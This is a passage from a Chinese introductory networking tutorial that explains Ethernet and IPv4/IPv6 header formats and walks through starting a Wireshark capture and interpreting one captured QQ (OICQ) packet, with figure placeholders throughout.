


图 6




图 7

下面我们再来简单的了解一下数据帧和 IP 数据包的首部格式，现在广泛应用在局域网中的数据帧格式是 Ethernet V2，其首部如图 7 所示，在网络层，我们经常用到的是第四版本的 IP 协议（IPv4），少数校园网内部使用第六版本的 IP 协议（IPv6）。IP 数据包的头部如图 8 所示，考虑到现在叉子们对网络的了解程度，我把数据包的头部的具体结构方面的讲解安排在后面的课程中，在这里大家只要能简单的认识一下首部的概念就可以了。

表1 IPv4报头格式

4bit版本号	4bit头标长度	8bit服务类型	16bit数据包长度
标识（16bit）			df mf 标准偏移量（16bit）
生存时间（8bit）	传输协议（8bit）		头标校验和（16bit）
发送地址（32bit）			
信宿地址（32bit）			
选项（8bit）	………		填充

表2 IPv6包头格式

4bit版本号	4bit优先级	24bit流量标识
数据长度（16bit）	下一包头（8bit）	跳数限制（8bit）
起始地址（128bit）		
目的地址（128bit）		

图 8

介绍完概念后，我们返回到 wireshark 中，单击工具栏上的第二个按钮，打开如图 9 所示的配置对话框，在配置对话框的 Interface 选项中选择一块想被改为混杂模式的网卡，之后所监听的数据都是经过这块网卡进入到系统中的。一般来说，我们的电脑中只有一块网卡，所以这里保持默认的“eth0”即可，也就是第一块网卡。其他设置暂且保持默认，单击“start”按钮，此时在 wireshark 的嗅探列表窗口中就会看到很多监听到的数据，单击工具栏上第三个按钮可以停止嗅探，如图 10。在图中可以看到我们嗅探到了很多条数据，下面我就挑选一条大家感兴趣的数据来进行分析，这条信息如下：11830 86.955759 125.223.144.116 224.0.0.88 OICQ OICQ Protocol，从图中可知 11830 是嗅探“号码”，也就是此次嗅探开始后，嗅探到的第 11830




图 9

条数据。86.955759是“时间”，125.223.144.116是“源”，很明显这是一个IP地址，这条信息表示此数据的发送方是125.223.144.116这个IP，而224.0.0.88则是“目的地”，它和“源”相同都是IP地址，它表示此数据的目的IP地址为224.0.0.88，也就是发送给 224.0.0.88这个IP。OICQ是“协议”也就是QQ的协议，看到这里我们也就能判断出此数据是QQ聊天的数据了。其实OICQ并不是专门的协议，QQ聊天用的是UDP协议，但是这种专门用于QQ聊天的UDP协议有着一些特征，前辈们找出了这些特征，当在网络中截取到满足这一特征的UDP协议时，就将此数据判断为OICQ协议，也就是封装QQ聊天数据的UDP协议。OICQ Protocol是“信息”，我们姑且可以把这条信息当成是一条注释。综合上面的分析，把有实际作用的信息提取出来，做一个数据分析总结，如下：号码为11830的数据是从IP地址125.223.144.116发送到IP地址224.0.0.88的一条QQ聊天数据。




图10




图11

